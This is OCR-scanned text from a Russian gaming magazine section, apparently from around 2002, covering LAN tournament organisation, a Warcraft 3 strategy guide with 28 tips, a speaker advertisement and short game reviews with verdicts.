В последнее время система проведения «Double Elimination» (а также ее усложненная модель «Full Double Elimination») стала стандартом де-факто, никакие другие системы проведения практически не признаются прогеймерами. В чем же ее прелесть? А в том, что у игрока, потерпевшего одно поражение, остаются шансы на победу в турнире, а это очень важно, потому что никто не застрахован от случайностей и «непрухи». Я не буду подробно расписывать, что собой представляет эта система, потому что очень сложно объяснить ее на пальцах. Куда рациональнее будет воспользоваться уникальной и суперполезной для организации турнира программой neur0soft DMTG (подробнее на врезке). Она умеет составлять прекрасную турнирную таблицу, проводить жеребьевку и экспортировать результат в HTML. В общем, именно то, что нам сейчас нужно. Если ты не сможешь выделить машину под постоянное отображение этой таблицы всем желающим (это важно!), то перечерти ее на большой кусок ватмана и сделай специальный стенд, результат превзойдет все ожидания!

Must Have прогу для проведения турнира neur0soft DMTG можешь слить отсюда - www.planetquake3.net/neur0soft/. Существует бинарная версия этой проги, написанная на VB, которая не будет работать без этого файла ftp.ucpel.tche.br/pub/Diversos/Programacao/Linguagens/vb6/os/system/comdlg32.ocx, а также PHP-версия.

Что можно, что нельзя

Игрокам необходимо разрешить постоянно находиться в спектаторской зоне (вот почему нужно просторное и хорошо вентилируемое помещение), иначе будет масса отрицательных отзывов. Разреши подключение всех своих девайсов, а именно клавы, мышки, наушников, подгузников =) и т.п., плюс под все это дело дрова. Здесь советую заранее поставить MouseWare (ftp.logitech.com/pub/techsupport/mouse/), именно ее чаще всего используют про-геймеры. Что не разрешается: пить спиртное, кушать, курить, кричать, ругаться, наезжать на кого-либо (плюс дополнить по желанию и обстоятельствам). В помещении должно быть как можно меньше народу: зеваки, крадущие кислород, нам не нужны, поэтому позаботься об охране и бэйджах для участников и для получивших право спектаторов (прессы, представители спонсоров и т.д.).



*Место проведения чемпионата QuakeCon 2002, в наминации quake3 которого зарешал наш питерский игрок M19*Lexer, увезя с собой 20k американский рублей*

Процесс пошел

И вот, наконец, все приготовления завершены, все участники зарегистрировались, результаты жеребьевки известны, все в предвкушении начала игр. Пары должны выбрать карту, на какой будут играть, это практически всегда выбирается так называемым «вычеркиванием», то есть имеется список из, скажем, пяти карт, игроки по очереди (начинающий определяется жребием) вычеркивают карты, в итоге остается всего лишь одна - ее и играем. Этот процесс должен проходить в присутствии судьи/организатора или его помощников во избежание скандалов и недоразумений. А далее… далее описывать, в общем-то, и нечего: игры идут по сетке вплоть до финала. Хочется лишь отметить вероятные форс-мажорные обстоятельства, такие как зависоны компьютеров, поломка оборудования и т.п. - все эти обстоятельства должны решать судьи и только судьи (оспорить которого невозможно), здесь сложно дать какие-либо рекомендации - все очень зависит от ситуации. В любом случае, если участники обоюдно согласятся на переигровку, то мешать им не стоит.

Компьютер для проведения турнира по RTCW на все том же QuakeCon 2002



Разреши подключение всех своих девайсов, а именно - клавы, мышки, наушников, подгузников =) и т.п., плюс под все это дело дрова.

FIN

А далее финалы, вручение призов, написание отчета со всеми необходимым благодарностями для своего сайта, отправка результатов на крупнейшие eSport ресурсы и, если есть возможность (а она должна быть), в прессу. Не забудь сделать все так, как обещал спонсорам, иначе можешь забыть про их дальнейшее сотрудничество.

Зачем это нужно?

Действительно, достаточно резонный вопрос, ведь заработать на проведении турниров пока сложно. Скорее всего, это делается для самого себя, для своего «Я», для репутации в про-игровых кругах. Помни, что киберспорт развивается немыслимыми темпами и уже не за горами времена, когда игровые дисциплины войдут в программу олимпийских игр, появится потребность в комментаторах, обозревателях, организаторах и судей чемпионатов =).

P.S. Естественно, это отнюдь не все, что я хотел бы рассказать тебе, но, увы, объем статьи ограничен, поэтому на этом заканчиваю. Если тебя заинтересовала эта тема, а также тема проведения on-line чемпионата, то пиши - подумаем…





$174
Выходная мощность:
сабвуфер - 35 Вт, сателлиты - 18 Вт
Q Sound 5.1
Входы: 5.1/CD/VCD/TV/TAPE/AUX
Материал корпуса: дерево
SVEN IHOO-MT5.1
$232
Встроенный декодер
DOLBY DIGITAL (AC-3),
DOLBY PROLOGIC
Входы: оптический, коаксиальный,
аналоговый (стерео)
Пульт ДУ
Выходная мощность:
фронт/тыл - 2x10 Вт, центр - 10 Вт,
сабвуфер - 40 Вт
Материал корпуса: дерево
SVEN HT-485
$94
Выходная мощность:
фронт/тыл - 2x6 Вт, центр – 6 Вт,
сабвуфер - 25 Вт
Материал корпуса:
сабвуфер - дерево, сателлиты - АВС-пластик
SVEN HT-410
$122
DSP
Входы: DVD/CD, TAPE, TUNER, 5.1
Пульт ДУ
Выходная мощность:
фронт/тыл - 2 x 6 Вт, центр - 6 Вт,
сабвуфер - 25 Вт
Материал корпуса: дерево
SVEN HT-420
$207
Мощность: 40 Вт + 5x18 Вт (RMS)
Пульт ДУ
Материал корпуса: дерево
SVEN 988
$194
Выходная мощность:
сабвуфер - 35 Вт, фронт,
тыл - 2x18 Вт; центр - 18 Вт
Входы: 5.1/CD/VCD/TV/TAPE/AUX
Пульт ДУ
SVEN HT-475
http://audio.sven.ru
e-mail: audio@sven.ru
Москва: 362-72-77
918-12-21
Киев: 239-98-89
434-94-11
SVEN AUDIO

Stepan Ilyin aka Step (step@real.xakep.ru)

Warcraft3
Все секреты прогеймеров

Перед тем, как начать читать, ответь на один вопрос: что нужно уметь, чтобы побеждать в реалтаймовых стратегиях?

ENTER

а) Уметь быстро кликать мышкой на счетчике производимых юнитов.
б) Уметь пошире раздвигать рамку выделения.
г) Не забывать все время атаковать всеми имеющимися юнитами
д) Использовать чит-коды.

Если ты ответил утвердительно хотя бы на один вопрос, стоит поработать над техникой игры. Ты ведь хочешь раз за разом надирать задницу всем тем, кто рискнет выйти с тобой один на один (или стенка на стенку) на просторы Battle.net (или локалки). Хочешь? Отлично, читай дальше. Я расскажу тебе некоторые секреты микроконтроля юнитами, объясню общие принципы игры, которые могут привести тебя к победе, поведаю о некоторых трюках, которыми ты можешь удивить противника. Тем не менее все нижеописанные советы должны быть лишь опорой для твоего продвижения, ведь для того, чтобы серьезно «подняться», нужна огромная практика, и только твой личный опыт и суждения научат тебя чувствовать игру, понимать противника и, соответственно, выигрывать.



Советы по микро и макро

Начну с объяснения терминов «микро» и «макро», пришедших к нам еще со времен появления Starcraft. Микро - умение грамотно управлять юнитами, выбирать необходимую цель, отводить раненых воинов, использовать нужные заклинания. Микро в Warcraft играют, пожалуй, самую большую роль, поэтому уделяй его тренировке как можно больше времени. Словом же «макро» в Starcraft называли правильное и постоянное строительство юнитов и зданий. В Warcraft оно актуально куда меньше, чем в Starcraft: лимит юнитов меньше, а пищи каждая отдельно взятая рожа требует больше, соответственно и зданий для постройки одного типа юнитов не нужно более одного, максимум двух; постоянное строительство рабочих здесь не только не актуально, но еще и абсолютно не нужно (все бездельники, как ты знаешь, отображаются соответствующей иконкой в левом нижнем углу).

Совет #1, он же самый банальный

Всегда помни, что микроуправление юнитами в Warcraft решает исход игры, и каждый юнит ценится на вес золота, поэтому во время битв с соперником и уж тем более охоты на нейтральных юнитов, которых далее я буду именовать словом «крипы» (от их английского названия creeps), стремись как можно к меньшим потерям.

СОВЕТ 2

Не забывай, что для построения зданий и юнитов, для изучения и использования заклинания, а также вещей инвентаря и для прочего есть свои горячие клавиши. Очень важно запомнить их (хотя бы основные), потому что с их помощью ты сможешь строить войска, использовать различные заклинания значительно быстрее и чаще.

СОВЕТ 3

Цены на юниты в Warcraft достаточно высокие, поэтому ставить две или три казармы в самом начале абсолютно не нужно, более того, даже если для их одновременного использования у тебя будет достаточно средств, то ОЧЕНЬ скоро ты достигнешь Low upkeep с 30% налогом на содержание армии, что даст твоему сопернику немалое преимущество.

СОВЕТ 4

Если твой билд-ордер (порядок развития) предусматривает появление военных юнитов до героя, то отправь их на разведку, особенно если соперник играет random-ом (случайной расой), так ты не только узнаешь его месторасположение, но и, возможно, поймешь его стратегию (для этого,

конечно, надо тренироваться и чувствовать игру).

СОВЕТ 5

После появления героя твои войска не должны стоять ни минуты. Твоему герою нужна постоянная прокачка, потому что умения героев и их уровень зачастую могут решить исход битвы. Не думаю, что тебе удастся сильно насолить врагу, используя свое раннее войско, поэтому идеальным и, пожалуй, единственным вариантом является прокачка героя с момента его появления на крипах. Замечу, что за их убийство дают не только опыт, но и деньги, весьма ощутимые для твоей экономики в начале игры, а некоторые из выпадающих предметов, в частности goblin mines, могут и вовсе изменить всю игру при условии их правильного применения (об этом ниже).

СОВЕТ 6

Так как твои войска бывают на базе крайне редко, а противник может на-



пасть внезапно, то я тебе советую поставить хотя бы одно оборонительное сооружение: хороший игрок, скорее всего, не пойдет на твои башни. Последние необходимо ставить в труднодоступных местах, тем не менее они должны держать в радиусе своей атаки как можно больше (в идеале - все) здания. Если же соперник все-таки решил напасть, то немедленно возвращайся на базу (в тяжелом случае используй свиток портала) и отправляй рабов на починку атакуемых зданий, в частности - оборонительных сооружений. Все описанное актуально и для твоих леваков (дополнительных баз), на которых без двух-трех башен ну просто не обойтись.

СОВЕТ 7


В последнее время наличие 2-х героев стало стандартом, чуть реже используются комбинация из 3-х, но в любом случае стоящий на месте герой и уж тем более два - это хуже, чем бездействующий левак. Ты никогда не будешь выигрывать, если не научишься использовать своих героев на максимум, поверь, именно их правильное применение играет одну из ведущих ролей в битвах.

СОВЕТ 8

Всегда следи за героем, особенно за слабым (с точки зрения брони и количества жизней), потому что потерять его очень легко, а вот восстановить его займет не только время, но и деньги (стоимость и время восстановления зависят от его уровня). Если его безнадежно зажали со всех сторон, то воспользуйся свитком телепортации, это единственный выход.

СОВЕТ 9

Как ни банально, но используй любую возможность убить героя/героев соперника. Для этого лучше всего использовать spell-ы юнитов или героев, которые тормозят или еще лучше вовсе останавливают героя. Например, Sleep DreadLord-а, Storm Bolt Mountain King-а, Slow Sorceress-ов или Dryad-ами. Оглу-



шив одним из этих способов героя противника, стремись окружить его со всех сторон и, не давая выйти, убей его.

СОВЕТ 10

Есть два типа юнитов: melee, которые дерутся непосредственно рядом с вражескими, и range, которые, как не сложно догадаться, стреляют с некоторого расстояния. Дураку понятно, что последние должны стоять сзади, прикрывая дерущихся melee юнитов. Отсюда следует следующий совет.

СОВЕТ 11

Если ты видишь, что у соперника хорошее range прикрытие, то стремись подойти к нему (прикрытию) вплотную, так как большинство юнитов, стреляющих на расстояние, имеют небольшое количество жизней, и их достаточно легко уничтожить. Если же среди них есть осадные орудия (катапульты, баллисты, morter-ы и meatwagon-ы), то причина еще очевиднее, они просто не могут стрелять по целям, находящимся в непосредственной близи с ними.

СОВЕТ 12

Если решил использовать осадные орудия, то не поленись взять несколько рабочих и поставить автоматический ремонт (любое автодействие ста-



вить нажатием правой кнопки мыши по иконке заклинания или, как в нашем случае, иконке ремонта).

СОВЕТ 13

Во время битвы выделяй мышкой все свои войска, это даст тебе полную картину о количестве HP (жизней) у твоих юнитов. Раненых необходимо либо лечить, либо немного отводить. Когда ты отводишь раненого юнита, вражеские войска не побегут за ним, если, конечно, им это не прикажут, а начнут драться с другими, здоровыми, а твой раненый, как ни в чем не бывало, вернется и будет продолжать бой уже в относительной безопасности.


СОВЕТ 14

Если у тебя в группе несколько типов юнитов, то для того, чтобы выбрать одного из них, с помощью его иконки внизу необходимо нажать по его портрету 2 (!) раза, если же кликнешь только один, то выделятся все юниты выбранного типа. Это очень важно для правильного микроуправления, особенно при отводе коцаных воинов. Более того, отходя, не забывай придерживать клавишу alt, чтобы все юниты шли со своей максимальной скоростью (иначе вся группа пойдет со скоростью самого медленного ее представителя).



СОВЕТ 15

Если на карте есть фонтан жизни (Fountain of Health), то обязательно пользуйся им. В начале игры, когда фонтан еще никто не зачистил от нейтральных монстров, им можно воспользоваться ночью, когда крипы спят. Поэтому не за-



бывай об этой возможности, ведь на ранней стадии игры потеря любого юнита - целая трагедия. Но ни в коем случае не направляйся к фонтану всей толпой из-за одного или двух раненых воинов, это грубейшая ошибка - отправляй только тех, которые нуждаются в лечении, и не забудь отделить их от забинденной группы! Кстати, если видишь, что у фонтана лечится несколько юнитов соперника, то аккуратно разбуди охраняющих фонтан монстров и делай ноги =).

СОВЕТ 16

Все твои герои доступны на клавишах F1-F3, что же касается войск, то их необходимо биндить (назначать на клавиши) самому. Делается это, как и во многих других RTS. Выделяешь некоторое количество юнитов (максимум 12) и, зажимая CTRL, нажимаешь на одну из цифр. Ура! Теперь они доступны на назначенной тобой цифре. Здесь же стоит отметить, что забиндить можно (а часто и нужно) не только отряды, но и здания. Лично я, да и множество других игроков, активно использую эту возможность, назначая на клавиши как минимум здания, производящие юниты.

NEXT

Stepan Ilyin aka Step (step@real.xakep.ru)

СОВЕТ 17

Не стоит терять войско просто так, поэтому не спеши лезть на высокоуровневых крипов и уж тем более на более многочисленное войско соперника. Если последний провоцирует тебя на битву, то отходи на базу, где тебя будут прикрывать уже построенные башни, а также бонусы твоей расы (лечащие moon well-ы эльфов, стреляющие orc burrows орков, necropolis undead-ов, militia людей). Поверь, иногда отступления - это единственный и самый правильный выбор. Необходимо здраво оценивать свои силы, чувствовать игру, но для этого необходима немалая практика.

СОВЕТ 18

Ни для кого не секрет, что в любой стратегии грамотная разведка играет огромную роль. Warcraft3 - не исключение, и нужно с самого начала игры представлять себе, по какой стратегии решил играть противник. Если тот идет на высокотехнологичных юнитах, то можно попробовать вынести его, пока он еще ничего не имеет, или, по крайней мере, готовить противоядие; если же его войско, напротив, состоит из воинов 1-го-2-го уровня, то можно самому пойти в hi-tech, например, в воздух, хотя злоупотреблять этим не советую, нужно постоянно проверять все шахты на наличие левaков противника; чем раньше ты его заметишь, тем больше шансов, что он еще не будет защищен или еще лучше вовсе не достроен. Теперь о том, как же вести разведку? В начале игры идеальным способом будет рабочий или первые военные юниты (до появления героя), далее можно использовать более экзотические методы, например, использовать различные вызываемые юниты, такие как волки Farsear-а, иллюзии Blademaster-а, водяные элементалы ArchMag-а, а также деревья Keeper Of The Groove-а. Отличными способами разведки и контроля над действиями врага являются также Crystal Ball и Sentry Wards, последние я советую поставить на все ключевые точки на карте. Не забывай также о возможности Reveal (50 монет за один просвет) в мастерских гоблина, особенно если финансы позволяют.

СОВЕТ 19

Если получилось так, что инвентарь полон, а оставлять какую-либо вещь врагу не хочется, то знай: призовые ящики можно без труда уничтожить, используя кнопку «атаковать».

СОВЕТ 20


Всегда покупай Wand of Negation, с его помощью ты всегда сможешь избавиться от вызванных юнитов и негативных заклинаний на твои юниты. Игру без этого предмета против хорошего андеда можно считать самоубийством (ты когда-нибудь видел целый экран скелетов?).

СОВЕТ 21

Старайся всегда иметь при себе Scroll of Protection и особенно Scroll of Healing. Их правильное применение может решить исход битвы! Более того, если на карте нет фонтана жизни, то свиток лечения - единственный способ быстро вылечить свои юниты.

СОВЕТ 22

Постоянные диверсии на базе противника - это способ не только выиграть, но и вывести его из себя, поэтому не поленись построить несколько осадных



юнитов и периодически летать с ними на дирижабле. Кстати, можешь воспользоваться такой фишкой: высади юниты на базе противника, но стреляй не по зданиям/юнитам, а в лес, чтобы там образовалась небольшая поляна, на которую можно высадить свои катапульты. Противнику придется попотеть, чтобы вычистить их оттуда.

СОВЕТ 23

Если в качестве приза за убийство нейтральных юнитов тебе выпадут Goblin Land Mines, то можно сказать, что игру ты выиграл. Просто поставь эти мины вокруг главного здания противника и спровоцируй их детонирование. Б-у-у-м, и нет главного и окружающих его зданий, нет рядом стоявших юнитов, нет денег. GG. Прочитав статью, написанную папкой бета-версии CrazyJim-ом (http://www.warcraft-strategy.com/feature/CrazyJim/020730.asp), ты познаешь все хитрости использования мин, а изучив предлагаемые схемы, ты в следующий раз без труда найдешь именно тех крипов, за которых можно получить этот артефакт, в народе получивший статус «cheat».

СОВЕТ 24

Ночью радиус обзора юнитов значительно меньше, чем днем, поэтому катапульты не могут автоматически стрелять по башням с безопасного расстояния. Поэтому проверни такой трюк: пробеги каким-нибудь юнитом и разведай местность, далее тебе остается лишь воспользоваться функцией «attack ground», указывая ей место, где стоят башни. Кстати, для увеличения и без того немаленького радиуса обзора эльфов можно подбежать под пушки и спрятаться, используя их стандартное умение «hide».

Советы по игре в team-play

Team-play в Warcraft-е популярен не меньше, чем 1v1. Очень многие считают, что только в игре 2 на 2 можно проявить всю гениальность своей стратегической мысли, но я их точку зрения не



разделяю, даже несмотря на то, что последнее время играл только в 2v2. Кстати, именно в номинации 2v2 наши русские отцы старкрафта (и уже, вероятно, варкрафта) orky.Asmodey и orky.Soul заняли первое место на официальном турнире, проводимом Blizzard-ами по бета-версии Warcraft-а. Между прочим, Soul занял второе место на все том же турнире в номинации 1v1, уступив в финале тоже старкрафтовскому папашке TillerMan-у, который частенько выкладывает свои отцовские реплеи на сайте своего клана (www.theinclan.com).

СОВЕТ 25

Обязательно предоставляй союзнику право управлять твоими войсками (это делается в меню «Союзники»), он, в свою очередь, должен делать то же самое. Это очень важно, ведь уследить за всем иногда не удается, а союзник наверняка сможет заметить появившиеся оплошности.

СОВЕТ 26

Если у тебя обрушилась шахта, а денег на новую нет, то попроси у своего союзника - он обязательно поможет. А если тебя явно выносят или почти вынесли, но шанс на победу у твоего союзника остается, то отдай ему все имеющиеся в твоем распоряжении деньги. Поверь, они ему понадобятся больше, чем тебе =).

СОВЕТ 27

Не бойтесь действовать вместе, ведь даже в самом начале игры совместными усилиями можно устроить отличную охоту на «толстых» монстров и получить кучу денег и опыта. Сплоченных действий можно достигнуть, используя специальные указатель на мини-карте. Нажав на иконку рядом с мини-картой или горячую клавишу alt+g, ты сможешь делать пометки на мини-карте своему союзнику, обозначая место, куда стоит нападать, отходить или которое стоит зачистить от крипов. ОЧЕНЬ удобная штука, учись ее использовать.

СОВЕТ 28

Идти на быстрый левак в team play-е или быстрый hi-tech - чаще всего самоубийство (естественно, рассматривается случай поединка с игроками высокого уровня); если не снесут тебя, то уж точно твоего союзника, которому ты просто не сможешь помочь.

Итого...

Ну вот, пожалуй, и все. По крайней мере, все самое главное, что уместилось на отведенных страницах, поэтому на этом стоит остановиться. Остановиться мне, но не тебе. Проверяй в деле полученные знания, нарабатывай навыки, экспериментируй! А я напоследок посоветую тебе почитать стратегии на сайте www.warcraftstrategy.com и посмотреть самые лучшие реплеи лучших игроков официального рейтинга с русскоязычного сайта war3replays.com.


EXIT

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>



Урожденная	Industry Giant II
Жанр	экономический симулятор (aka tycoon)
Похожесть	Industry Giant, Transport Tycoon
Мать/отец	JoWood Productions
Требует	P2-400(P3-600), 64(128), 3D
Групповуха	LAN, Инет

Описуха Тайкун с размахом и традиционной немецкой добротностью. Здесь тебя не ограничат производством исключительно унитазов с подогревом - хочешь, клепай автомобили, хочешь, выжимай соки или даже шей одежду. Ты сам выбираешь отрасль развития, но везде тебе придется сталкиваться с очень серьезной и разветвленной системой инфраструктуры, прямо как в Transport Tycoon. Все сделано с умом, с душой и прямыми руками.



ПРИГОВОР ХОРОШО

Урожденная	F1 2002
Жанр	Гоночный симулятор
Похожесть	F1 2001
Мать/отец	EA Sports/Electronic Arts
Требует	P3-500(P3-1000), 128(256), 3D
Групповуха	LAN, Инет

Описуха Пожалуй, самый сильный на сегодня симулятор F1. Настоящий, правильный сим со всеми фишками, настройками, статистикой, графиками, фотографиями реальных пилотов и т.д. Серьезная игра из серии «без руля за меня не садись, поеду криво». Графика почти безупречна, физика полностью соответствует реальности, единственное, что подкачало - погодные эффекты, все остальное просто супер.




ПРИГОВОР ХОРОШО

Урожденная	Team Factor
Жанр	командный FPS
Похожесть	Counter-Strike, Global Operations
Мать/отец	7FX/Singularity Software
Требует	P2-300(P3-500), 128(128), 3D
Групповуха	LAN, Инет


Описуха Очередная потуга приблизиться к лаврам КС. Что имеем: три команды вместо двух (очень несбалансированная и непонятная система), наличие РПГ-шных статсов у игроков (сила, меткость и т.д.), которые абсолютно ни на что не влияют, бедные текстуры моделей игроков, неуязвимые стены (на которых не остается даже следов от пуль) и почти нулевая играбельность. КС может спать спокойно.




ПРИГОВОР ЛАЖА

Урожденная	The Neverending Story: Auryn Quest
Жанр	аркадная адвенчура
Похожесть	Dragonriders
Мать/отец	Attraction/Акелла
Требует	P2-450(P3-700), 128(256), 3D
Групповуха	Обломись


Описуха Игровой процесс незамысловат: прыгаем по движущимся платформам через весь уровень за предметом А, потом сигаем обратно за Б. Вариант - прогулки по доскам, висящим на высоте птичьего полета в стиле заправских канатоходцев. Как и полагается таким играм, свободное сохранение не предусмотрено. А сходство с фильмом, по мотивам которого все это безобразие имеет место быть, ограничивается лишь названием.


ПРИГОВОР СЛАБО

Урожденная	Defender of the Crown: Digitally Remastered Collector's Edition
Жанр	TBS
Похожесть	копия Defender of the Crown (1986)
Мать/отец	Blackstar Interactive/Cinemaware
Требует	P2-266(P2-450), 32(64)
Групповуха	Обломись

Описуха Суперстратегия, однозначно лучшая в своем жанре. Включает элементы экономического менеджмента и даже аркады. Затягивает офигительно, графика - просто улет. Так говорили про эту игру в 1986 году, когда она только появилась на свет. Седые ветераны-геймеры, возможно, и пролют пару скупых слез ностальгии на диск с перерисованной версией мега-хита восьмидесятых, но новое поколение уже выбрало Pepsi...

ПРИГОВОР СРЕДНЕ



№ 001489

Урожденная	Operation Flashpoint: Resistance
Жанр	FPS/simulator
Похожесть	Operation Flashpoint
Мать/отец	Bohemia Interactive Studio/Codemasters
Требует	P2-400(P3-600), 64(128), (3D)
Групповуха	LAN, Инет
Описуха	Дополнялка с довольно существенными изменениями. Улучшен движок, усложнены текстуры, добавились новые виды техники и вооружения. Правда, ради этого пришлось пожертвовать производительностью - реальные системные требования на порядок выше заявленных. Ну и очередная порция маразма про советское вторжение и успешную борьбу с ним партизан под нашим руководством прилагается в качестве сюжета кампании.
ПРИГОВОР	СРЕДНЕ




Урожденная	Delta Force: Task Force Dagger
Жанр	тактический FPS
Похожесть	Delta Force 1-2
Мать/отец	Zombie Studios/NovaLogic
Требует	P2-350(P3-500), 64(128), 3D
Групповуха	LAN, Инет
Описуха	Абсолютно бездарный add-on, действие которого происходит, согласно модным веяниям, в Афганистане. Кривой AI, который всех доставал и раньше, теперь просто невыносим, а все потому, что отныне выживание напарника становится необходимым условием прохождения миссии. А это значит, что главный objective теперь будет звучать так: «защитить тупого камикадзе от заслуженной пули в лоб».
ПРИГОВОР	СЛАБО




Урожденная	Atrox
Жанр	RTS
Похожесть	Starcraft
Мать/отец	Interactive Ideas/Joymax Entertainment
Требует	P2-300(P3-600), 64(128)
Групповуха	LAN, Инет
Описуха	Корейский ответ Старкрафту. Даже не ответ, а эхо. Отличий от уже устаревшего хита Blizzard нет вообще. То есть абсолютно. Придумай для трех рас новые названия, сочини чуть отличающуюся историю и нарисуй чуть другие юниты. Все, ты имеешь полное представление об Atrox. Графика та же, геймплей тот же, вот только ощущения не те. Да и популярности Starcraft корейскому клону не скопировать.
ПРИГОВОР	ЛАЖА




Урожденная	Runaway: A Road Adventure
Жанр	квест
Похожесть	The Longest Journey, Broken Sword
Мать/отец	Pendulo Studios/Руссобит-М
Требует	P2-300(P3-500), 32(64)
Групповуха	Обломись
Описуха	Классический рисованный квест с изумительной графикой. Технология движка позволяет трехмерной картинке в разрешении 1024x768 выглядеть как очень плавное и четкое рисованное изображение. Каноны жанра соблюдены во всем: тут и детективный сюжет, и неизлечимый пиксель-хантинг, и головоломки - иногда остроумные и тонкие, а иногда не совсем логичные. Классика жанра со всеми его достоинствами и недостатками.
ПРИГОВОР	ХОРОШО




NEXT

Урожденная	Eurofighter Typhoon: Operation Icebreaker
Жанр	авиасим
Похожесть	Eurofighter Typhoon
Мать/отец	Digital Image Design/Rage Software
Требует	P266(P2-300), 32(64), 3D
Групповуха	Инет
Описуха	Продолжатель идей незабвенного Реталятора, этот аркадный сим отличается кривоватой физикой, тупыми заданиями (в этом аддоне они хоть и не динамические, но лучше от этого не стали) и откровенно отсталой графикой. За год, прошедший с момента выхода оригинала, никаких подвижек в лучшую сторону не произошло, поэтому то, что тогда было серой посредственностью, сейчас не назовешь иначе как халтура.
ПРИГОВОР	СЛАБО




Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>





Урожденная	Michael Schumacher Racing World Kart 2002
Жанр	аркадные гонки
Похожесть	Open Kart
Мать/отец	Terratools/JoWood Productions
Требует	P2-350(P3-600), 64(128), 3D
Групповуха	Обломись
Описуха	В меру качественные, в меру интересные, в меру захватывающие гонки. Графика неплохая, только
ПРИГОВОР	СРЕДНЕ


со слепящим солнцем перебор, ездить не просто легко, а очень легко. Лишь под конец игры, когда появляется Шумахер собственной персоной, оппоненты пытаются бороться за победу. Но именно бороться (таранить, спихивать с трассы), а не обгонять. Игра нормальная, но ничего особенного в ней нет.





Урожденная	Tsunami 2265
Жанр	TPS
Похожесть	Shogo, Slave Zero
Мать/отец	ProGraph Research/Got Game Entertainment
Требует	P2-350(P3-600), 64(128), 3D
Групповуха	Обломись
Описуха	Аниме-стрелялка про футуристических самураев, которые катаются на роботах и отстреливают не-
ПРИГОВОР	СЛАБО

хороших людей, существ и механизмы. Набор оружия удручает, уровни однообразные до отупения, а геймплей линейный, как рельса. Сюжет, понятное дело, глубоко шизофреничен (как же иначе, это ж аниме), но если ты всегда мечтал сплотить мировое сообщество под властью сегуна, то это твой шанс.





Урожденная	London Racer 2
Жанр	аркадные гонки
Похожесть	Europe Racer, US Racer
Мать/отец	Davilex/Koch Media
Требует	P2-350(P3-700), 64(128), 3D
Групповуха	горячий стул
Описуха	Не успели мы забыть отстойный US Racer, как нам скармливают ЭТИ ЖЕ уровни под другим названием. Да, сначала нам дадут
ПРИГОВОР	СРЕДНЕ

покататься по Лондону, пару раз прошвырнуться вдоль Темзы. Покажут и Эдинбург. Но потом нас сажают в самолет (!) и отвозят в родную Америку, где предлагают снова сыграть в... да, тот самый US Racer. Изменений в игре - ноль. Аркадная физика, слабая графика... В духе традиций.






Урожденная	A.R.S.E.N.A.L. «Extended Power»
Жанр	RTS
Похожесть	C&C
Мать/отец	Tactical Soft
Требует	P100(P2-266), 16(32)
Групповуха	В ассортименте
Описуха	Архаичная стратегия на тему второй мировой войны с несколькими «нетрадиционными» фишками вроде роста опыта юнитов и аль-
ПРИГОВОР	СЛАБО

тер-эго самого игрока. Нетрадиционными они могут считаться только по тем, архаичным меркам, но если не считать и их, то в игре вообще нет ничего примечательного. Двухмерная отталкивающая графика, стандартный игровой процесс, разве что сбор ресурсов реализован чуть по-другому.





Урожденная	Super Hero Basketball
Жанр	баскетбол
Похожесть	NBA Live 2000
Мать/отец	Multimedia Games, LLC/Farbase Interactive
Требует	P2-30(P3-800), 64(128), 3D
Групповуха	горячий стул
Описуха	Некая помесь NBA и Mortal Kombat. Вначале выбираешь героя, которым будешь играть
ПРИГОВОР	ЛАЖА

(матчи проводятся в режиме «один на один»), и понеслось... У каждого игрока есть специальные возможности, приемы и даже комбы. Один сигает как кенгуру через всю площадку, второй шаровыми молниями кидается и т.д. Прикольная идея, очень жаль, что реализована на уровне игр начала 90-х. В итоге - отстой.



